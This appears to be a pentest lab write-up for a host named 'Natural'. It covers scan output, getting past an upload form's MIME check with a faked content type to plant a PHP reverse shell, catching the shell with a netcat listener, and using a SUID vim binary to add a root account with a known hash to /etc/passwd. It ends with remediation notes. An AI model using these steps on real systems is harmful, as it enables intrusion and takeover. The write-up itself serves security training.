

readme.md

Pentest 19 - Natual - 77 - 10.14.1.77

Scanning and Enumerating

Nmap

```
# Nmap 7.94 scan initiated Sun Aug 6 16:36:48 2023 as: nmap -vv --reason -Pn -T4 -s
adjust_timeouts2: packet supposedly had rtt of -80556 microseconds. Ignoring time.
adjust_timeouts2: packet supposedly had rtt of -80556 microseconds. Ignoring time.
Nmap scan report for 10.14.1.77
Host is up, received user-set (0.15s latency).
Scanned at 2023-08-06 16:36:48 EDT for 41s
Not shown: 995 closed tcp ports (reset)
PORT      STATE      SERVICE    REASON          VERSION
21/tcp    open      ftp        syn-ack ttl 63  vsftpd 2.2.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0          0              4096 Mar 22 2017 pub
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 172.16.4.1
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 2.2.2 - secure, fast, stable
|_End of status
22/tcp    open      ssh        syn-ack ttl 63  OpenSSH 5.3 (protocol 2.0)
| ssh-hostkey:
|   1024 68:6a:dc:e1:41:57:e1:0d:07:d6:69:cd:6f:da:17:bf (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAN6QtF5Lp+fA3TcGzpOFu1luMbXq5ZiUBHKxdcnVZPch141kvvspzC
|   2048 ae:8d:d1:b5:ed:d3:e1:52:6b:d6:f7:95:ff:39:5d:e5 (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIWAAAEAwNObHJHk3xfxTYYSXw1mIqIgs15QAmieHSwLBeUI/Mbegw
80/tcp    open      http       syn-ack ttl 63  Apache httpd 2.2.15 ((CentOS))
|_http-favicon: Unknown favicon MD5: 129FB6EE5E0A90095DFBA15B6F15C324
|_http-title: Natural Design & Development - Home
```

```
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (CentOS)
111/tcp filtered rpcbind no-response
443/tcp open      ssl/http syn-ack ttl 63 Apache httpd 2.2.15 ((CentOS))
|_http-title: Natural Design & Development - Home
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_ Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=natural/organizationName=SomeOrganization/stateOrPrc
| Issuer: commonName=natural/organizationName=SomeOrganization/stateOrProvinceName=S
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-10-02T15:23:02
| Not valid after:  2018-10-02T15:23:02
| MD5:    bffb:f292:8cb0:f86a:14df:d453:ea4c:01d2
| SHA-1:  e5f5:08a6:c590:f9ab:003f:cee8:ec83:bb8c:2267:94ca
| -----BEGIN CERTIFICATE-----
| MIID1jCCAr6gAwIBAgICLy8wDQYJKoZIhvcNAQELBQAwZ8xCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIDAlTb211U3RhdGUxETAPBgNVBACMCFNvbWVkaXR5MRkwFwYDVQQK
| DBBTb211T3JnYW5pemF0aW9uMR8wHQYDVQQQLDBZTb211T3JnYW5pemF0aW9uYWxv
| bml0MRAwDgYDVQQDDAduYXR1cmFsMRswGQYJKoZIhvcNAQkBFgxyb290QG5hdHVy
| YWwwHhcNMTcxMDAyMTUyMzAyWWhcNMTgxMDAyMTUyMzAyWjCBnzELMAkGA1UEBhMC
| LS0xEjAQBgNVBAGMCVnbWVtdGF0ZTERMA8GA1UEBwwIU29tZUNpdHkxGTAXBgNV
| BAoMEFNvbWVpcmdhbm16YXRpb24xHzAdBgNVBASMF1NvbWVpcmdhbm16YXRpb25h
| bFVuaXQxEDA0BgNVBAMMB25hdHVyYWxvGzAZBgkqhkiG9w0BCQEWDHJvb3RAbmF0
| dXJhbDCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBALRiIAAKWo4fhvmX
| JrxWBNldfoV5nqJL2rZlzbzqLnXRCXb3HLGymzRXD5BpGG7EMMYi6S/hIckMGhPwI
| MhjAwFuQB6+FL92qkPSJfi2CpxKB74eWGRz9kBIUbeT1TyIj+iDmTX7sEzrw+u59
| BAF24pyzZkPdltHss8wATBuJrP5+GafFSX3aOIZlIEIkeew0+wJd3jH+f9Bjbsn1
| EbbSTxKjiFejSmtZOEjpGWz66bXydSbAcA21mMiD4coG9k+zYkeN34T613lj9272
| sqoJy47FiC2cet90gu/IMA8jj/PhPZ5kWTlGy7vA2TS4vp97jqXq7P+m6VCWB1HU
| XLJm2v0CAwEAAaMaMBGwCQYDVR0TBAlwADALBgNVHQ8EBAMCBeAwDQYJKoZIhvcN
| AQELBQADggEBAKn678/aWvPtmQpZ8tA9/7RSKCswMcWkCQeiK91zGy+JrZgVgUSE
| OaJZoY+e6b5eg0KmhWIsiYqPynxmb7yRyB19EjqCcpXosY3K7Y0RWtTGBH7UbmOy
| pp0t+XQTLKDXjYfBNHegDw9d4L4Iu8vwbFsQxppaV7u7ouO/U9QIlmWDw7YYNj3x
| b8Y3ZNFQAF1kRdA5hAb0CuqsHUKEOd0H22sIpFlmUu49GWLQCQHW9g4Y0YQOE15M
| bf5AZMMwCrxl1tOZMrIX6Prc1ZJlZGVnUB2j/xgd7jPt+0mV7GKuU6oriIsUtfCm
| eLRuwlsCRDnXer0+QR+w6FldGnIIGURNkEU=
|_-----END CERTIFICATE-----
|_ssl-date: 2023-08-06T20:37:25+00:00; -3s from scanner time.
|_http-server-header: Apache/2.2.15 (CentOS)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with
Aggressive OS guesses: Linux 2.6.32 (97%), Linux 2.6.32 - 2.6.39 (95%), Linux 2.6.32
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
SCAN(V=7.94E=4%D=8/6%OT=21%CT=1%CU=%PV=Y%G=N%TM=64D00489%P=x86_64-pc-linux-gnu)
```

```
SEQ(SP=100%GCD=1%ISR=109%TI=Z%TS=A)
SEQ(SP=100%GCD=1%ISR=109%TI=Z%II=I%TS=A)
OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW6%O5=M5B4ST11NW6%O6=M5B4ST11NW6%O7=M5B4ST11NW6%O8=M5B4ST11NW6%O9=M5B4ST11NW6%O10=M5B4ST11NW6%)
WIN(W1=3890%W2=3890%W3=3890%W4=3890%W5=3890%W6=3890)
ECN(R=Y%DF=Y%TG=40%W=3908%O=M5B4NNSNW6%CC=Y%Q=)
T1(R=Y%DF=Y%TG=40%S=0%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(R=N)
IE(R=Y%DFI=N%TG=40%CD=S)
```

Uptime guess: 49.708 days (since Sat Jun 17 23:38:36 2023)
TCP Sequence Prediction: Difficulty=256 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Unix

Host script results:
|_clock-skew: -3s

TRACEROUTE
HOP RTT ADDRESS
1 147.18 ms 10.14.1.77

Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at <https://nmap.org>
Nmap done at Sun Aug 6 16:37:29 2023 -- 1 IP address (1 host up) scanned in 41.07s

OS Type: Linux 2.6.32 (97%)

Port	Service	Protocol	Version
21	FTP	TCP	vsftpd 2.2.2
22	SSH	TCP	OpenSSH 5.3 (protocol 2.0)
80	HTTP	TCP	Apache httpd 2.2.15 ((CentOS))
111	rpcbind	TCP	???
443	HTTPS	TCP	Apache httpd 2.2.15 ((CentOS))

Notable items:
Nothing in particular?

Nikto

```
└─$ cat tcp_80_http_nikto.txt
```

```
- Nikto v2.5.0
```

```
-----  
+ Target IP:          10.14.1.77  
+ Target Hostname:    10.14.1.77  
+ Target Port:        80  
+ Start Time:         2023-08-06 16:37:30 (GMT-4)  
-----
```

```
+ Server: Apache/2.2.15 (CentOS)  
+ /: Server may leak inodes via ETags, header found with file /, inode: 261182, size  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t  
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .  
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:  
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res  
+ /contact.php?blog_theme=http://blog.cirt.net/rfiinc.txt: Retrieved x-powered-by he  
+ 8478 requests: 0 error(s) and 9 item(s) reported on remote host  
+ End Time:           2023-08-06 17:25:37 (GMT-4) (2887 seconds)  
-----
```

```
+ 1 host(s) tested
```

```
- Nikto v2.5.0
```

```
-----  
+ Target IP:          10.14.1.77  
+ Target Hostname:    10.14.1.77  
+ Target Port:        443  
-----
```

```
+ SSL Info:           Subject:  /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=Sor  
                      Ciphers:  ECDHE-RSA-AES256-GCM-SHA384  
                      Issuer:   /C=--/ST=SomeState/L=SomeCity/O=SomeOrganization/OU=Sor  
+ Start Time:         2023-08-06 16:37:30 (GMT-4)  
-----
```

```
+ Server: Apache/2.2.15 (CentOS)  
+ /: Server may leak inodes via ETags, header found with file /, inode: 261182, size  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://devel  
+ /: The site uses TLS and the Strict-Transport-Security HTTP header is not defined.  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent t  
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.54). Apache 2  
+ Hostname '10.14.1.77' does not match certificate's names: natural. See: https://cw  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE .  
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See:  
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-res
```

+ /contact.php?blog_theme=http://blog.cirt.net/rfiinc.txt: Retrieved x-powered-by he


Exploitation



Initial Access

Ran the typical nmap + nikto scans to see what was available. Nikto didn't really report anything special, and neither did nmap. I started just browsing the portal, and see that there is both an `uploads` folder, and a file upload option. I tested just uploading my `shell.php` directly, but it looks like mime-types are being blocked.


I attempted to fuzz all the mime-types from this list first using BurpSuite, but none of them went through. At this point, it became obvious that the site literally tells me it accepts PDF, so I just set `application/pdf` in the header, which was successfully uploaded.

I setup my listener, and received a shell from here.





Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	







Apache/2.2.15 (CentOS) Server at 10.14.1.77 Port 80

NATURAL DESIGN & DEVELOPMENT

HOME ABOUT US PORTFOLIO CONTACT

Please use this contact form to contact us. Do you want to use our free Idea Quick Scan service? Make sure that you attach your ideas as PDF.

Find us on social networks



Or drop us a note

Select file to upload:

No file selected.

Mime type application/x-php not allowed!







10.14.1.77/contact.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec RESET PANEL

NATURAL DESIGN & DEVELOPMENT

HOME ABOUT US PORTFOLIO CONTACT

Find us on social networks



Or drop us a note

Select file to upload:

No file selected.

Mime type application/octet-stream not allowed!

Request	Response
1 POST /contact.php HTTP/1.1 2 Host: 10.14.1.77 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----115163787039531428022922011821 8 Content-Length: 5830 9 Origin: http://10.14.1.77 10 Connection: close 11 Referer: http://10.14.1.77/contact.php 12 Upgrade-Insecure-Requests: 1 13 14 -----115163787039531428022922011821 15 Content-Disposition: form-data; name="file"; filename="shell.php" 16 Content-Type: image/jpeg 17 18 <?php 19 // php-reverse-shell - A Reverse Shell implementation in PHP 20 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net 21 // 22 // This tool may be used for legal purposes only. Users take full responsibility 23 // for any actions performed using this tool. The author accepts no liability 24 // for damage caused by this tool. If these terms are not acceptable to you, then 25 // do not use this tool. 26 // 27 // In all other respects the GPL version 2 applies: 28 // 29 // This program is free software; you can redistribute it and/or modify 30 // it under the terms of the GNU General Public License version 2 as 31 // published by the Free Software Foundation. 32 // 33 // This program is distributed in the hope that it will be useful, 34 // but WITHOUT ANY WARRANTY; without even the implied warranty of 35 // MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the 36 // GNU General Public License for more details.	

?

⚙

⬅

➡

Search...

Get in touch with us

Please use this contact form to contact us. Do you want to use our free Idea Quick Scan service? Make sure that you attach your ideas as PDF.

No file selected.

Message

SEND

Thank you! Your message and file have been send!

Tiki | File GalTiki | UploadTiki | AdminTiki | File GalTiki | File GalTiki | File GalTiki | AdminTiki | Upload10.14.139/robo10.14.139/get...Login - File...nas.local - Fi...Login - File...Index of /uplo...

10.14.1.77/uploads/

Kali LinuxKali ToolsKali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSecRESET PANEL

Index of /uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
shell.php	04-Sep-2023 14:51	5.4K	

Apache/2.2.15 (CentOS) Server at 10.14.1.77 Port 80

```
(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
10.14.1.77: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.77] 34108
Linux natural 2.6.32-696.10.3.el6.i686 #1 SMP Tue Sep 26 17:34:41 UTC 2017 i
686 i686 i386 GNU/Linux
 14:51:47 up 20 days, 17:09,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ ^X@ss
```

Privilege Escalation

First things first, I get into an executable directory, and begin enumerating the system.

linpeas.sh took a long time to run, and it seems there was a memory leak that caused it to crash, but I did identify an interesting binary named backdoor before it did.

Files with Interesting Permissions

SUID - Check easy privesc, exploits and write perms

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid>

-rwsr-x---	1	root	dbus	49K	Apr 22	2015	/lib/dbus-1/dbus-daemon-launch-helper	
-r-sr-xr-x	1	root	root	14K	Oct 4	2017	/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper	
-r-sr-xr-x	1	root	root	9.4K	Oct 4	2017	/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper	
-rwsr-xr-x	1	root	root	35K	May 10	2016	/usr/bin/newgrp	HP-UX_10.20
-rwsr-xr-x	1	root	root	73K	May 10	2016	/usr/bin/gpasswd	
---s---x--	1	root	root	124K	Jun 22	2017	/usr/bin/sudo	check if the sudo version is vulnerable
-rwsr-xr-x	1	root	root	18K	Mar 17	2015	/usr/bin/pkexec	Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rws--x--x	1	root	root	17K	Mar 22	2017	/usr/bin/chfn	SuSE_9.3/10
---s---x---	1	root	stapusr	174K	Mar 22	2017	/usr/bin/staprun	
-rws--x--x	1	root	root	16K	Mar 22	2017	/usr/bin/chsh	
-rwsr-xr-x	1	root	root	68K	May 10	2016	/usr/bin/chage	
-rwsr-xr-x	1	root	root	50K	Mar 21	2017	/usr/bin/at	RTnu64_UNIX_4.0g(CVE-2002-1614)
-rwsr-xr-x	1	root	root	58K	Mar 22	2017	/usr/bin/ksu	
-rwsr-xr-x	1	root	root	46K	Aug 23	2016	/usr/bin/crontab	handle
-rwsr-xr-x	1	root	root	26K	Nov 23	2015	/usr/bin/passwd	Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rws--x--x	1	root	root	13K	Jun 19	2017	/usr/libexec/pt_chown	GNU_glibc_2.1/2.1.1_-6(08-1999)
-rwsr-xr-x	1	root	root	9.4K	Mar 17	2015	/usr/libexec/polkit-1/polkit-agent-helper-1	
-rwsr-xr-x	1	root	root	251K	Aug 31	2017	/usr/libexec/openssh/ssh-keysign	
-rwsr-xr-x	1	abrt	abrt	9.4K	Mar 23	2017	/usr/libexec/abrt-action-install-debuginfo-to-abrt-cache	CENTOS
-r-s---x---	1	root	apache	11K	Aug 15	2017	/usr/sbin/suexec	
-rwsr-xr-x	1	root	root	6.9K	May 30	2017	/usr/sbin/usernetctl	
-rws--x--x	1	root	root	36K	Aug 22	2010	/usr/sbin/userhelper	
-rwsr-xr-x	1	root	root	32K	Mar 22	2017	/bin/ping6	
-rwsr-xr-x	1	root	root	34K	Mar 22	2017	/bin/su	
-rwsr-xr-x	1	root	root	76K	Mar 22	2017	/bin/mount	Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x	1	root	root	2.1M	Oct 2	2017	/bin/backdoor	(Unknown SUID binary!)
-rwsr-xr-x	1	root	root	50K	Mar 22	2017	/bin/umount	BSD/Linux(08-1996)

This looks like a `root:root` binary for `vim` with SUID?

```
(kali㉿kali)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
10.14.1.77: inverse host lookup failed: Unknown host
connect to [172.16.4.1] from (UNKNOWN) [10.14.1.77] 34116
Linux natural 2.6.32-696.10.3.el6.i686 #1 SMP Tue Sep 26 17:34:41 UTC 2017 i686 i686 i386 GNU/Linux
 14:59:54 up 20 days, 17:17,  0 users,  load average: 0.03, 0.23, 0.14
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48 apache) gid=48 apache) groups=48 apache)
sh: no job control in this shell
sh-4.1$
```

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/sh")'
python -c 'import pty;pty.spawn("/bin/sh")'
sh-4.1$ backdoor -h
backdoor -h
VIM - Vi Improved 7.4 (2013 Aug 10, compiled Dec 21 2016 17:06:34)

usage: vim [arguments] [file ..]      edit specified file(s)
      or: vim [arguments] -           read text from stdin
      or: vim [arguments] -t tag       edit file where tag is defined
      or: vim [arguments] -q [errorfile] edit file with first error

Arguments:
  -u {file}      Only file names after this
  -v            Vi mode (like "vi")
  -e            Ex mode (like "ex")
  -E            Improved Ex mode
  -s            Silent (batch) mode (only for "ex")
  -d            Diff mode (like "vimdiff")
  -y            Easy mode (like "evim", modeless)
  -R            Readonly mode (like "view")
  -Z            Restricted mode (like "rvm")
  -m            Modifications (writing files) not allowed
  -M            Modifications in text not allowed
  -b            Binary mode
  -l            Lisp mode
  -C            Compatible with Vi: 'compatible'
  -N            Not fully Vi compatible: 'nocompatible'
  -V[N][fname]  Be verbose [level N] [log messages to fname]
  -D            Debugging mode
  -n            No swap file, use memory only
  -r            List swap files and exit
```

```
sh-4.1$ ls -l /bin/backdoor
ls -l /bin/backdoor
-rwsr-xr-x 1 root root 2181000 Oct  2 2017 /bin/backdoor
sh-4.1$
```

Sure is - it's really frustrating editing using VIM through a remote shell like this, since it takes all input and shows interpreted characters like `['` etc, but I was able to successfully insert the same `hacker:myhackerpass` that I've used a number of times now, and gain root permissions.

```
hacker:$1$mysalt$7DTZJic9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash
^[[Ahacker:$1$mysalt$7DTZJic9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash^[:wq!
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
apache:x:48:48:Apache:/var/www:/sbin/nologin
haldaemon:x:68:68:HAL daemon:/:/sbin/nologin
ntp:x:38:38:/:etc/ntp:/sbin/nologin
saslauth:x:499:76:Saslauthd user:/var/empty/saslauth:/sbin/nologin
"/etc/passwd" 36L, 1815C written
E138: Can't write viminfo file $HOME/.viminfo!
Press ENTER or type command to continue
sh-4.1$ cat /etc/passwd
cat /etc/passwd
hacker:$1$mysalt$7DTZJic9s6z60L6aj0Sui.:0:0:hacker:/root:/bin/bash
root:x:0:0:root:/root:/bin/bash
```

```
File
[hacker@natural ~]# whoami
whoami
hacker
[hacker@natural ~]# id
id
uid=0(hacker) gid=0(root) groups=0(root)
[hacker@natural ~]# cat /root/key.txt
cat /root/key.txt
tutvxmoli5yun0zcqmq9
[hacker@natural ~]# hostname -a
hostname -a
hostname: Unknown host
[hacker@natural ~]# hostname -i
hostname -i
hostname: Unknown host
[hacker@natural ~]# hostname -f
hostname -f
hostname: Unknown host
[hacker@natural ~]# █
10.14.1.77 - - [04/Sep/2023 14:53:46] "GET /linpeas.
```

Identified Vulnerabilities

- No identified CVE's

Remediation

The main factor(s) leading to initial access included:

- The ability to upload a `shell.php`
- The ability to trigger the shell via `/uploads`

The main factor(s) leading to privilege escalation here were:

- A file editor owned as `root:root` and with SUID permissions (meaning any file can be opened and edited as root)

Remediation steps then include:

- Remove the backdoor binary
- Randomize file uploads to a randomized UUID
- Don't allow / expose the upload directory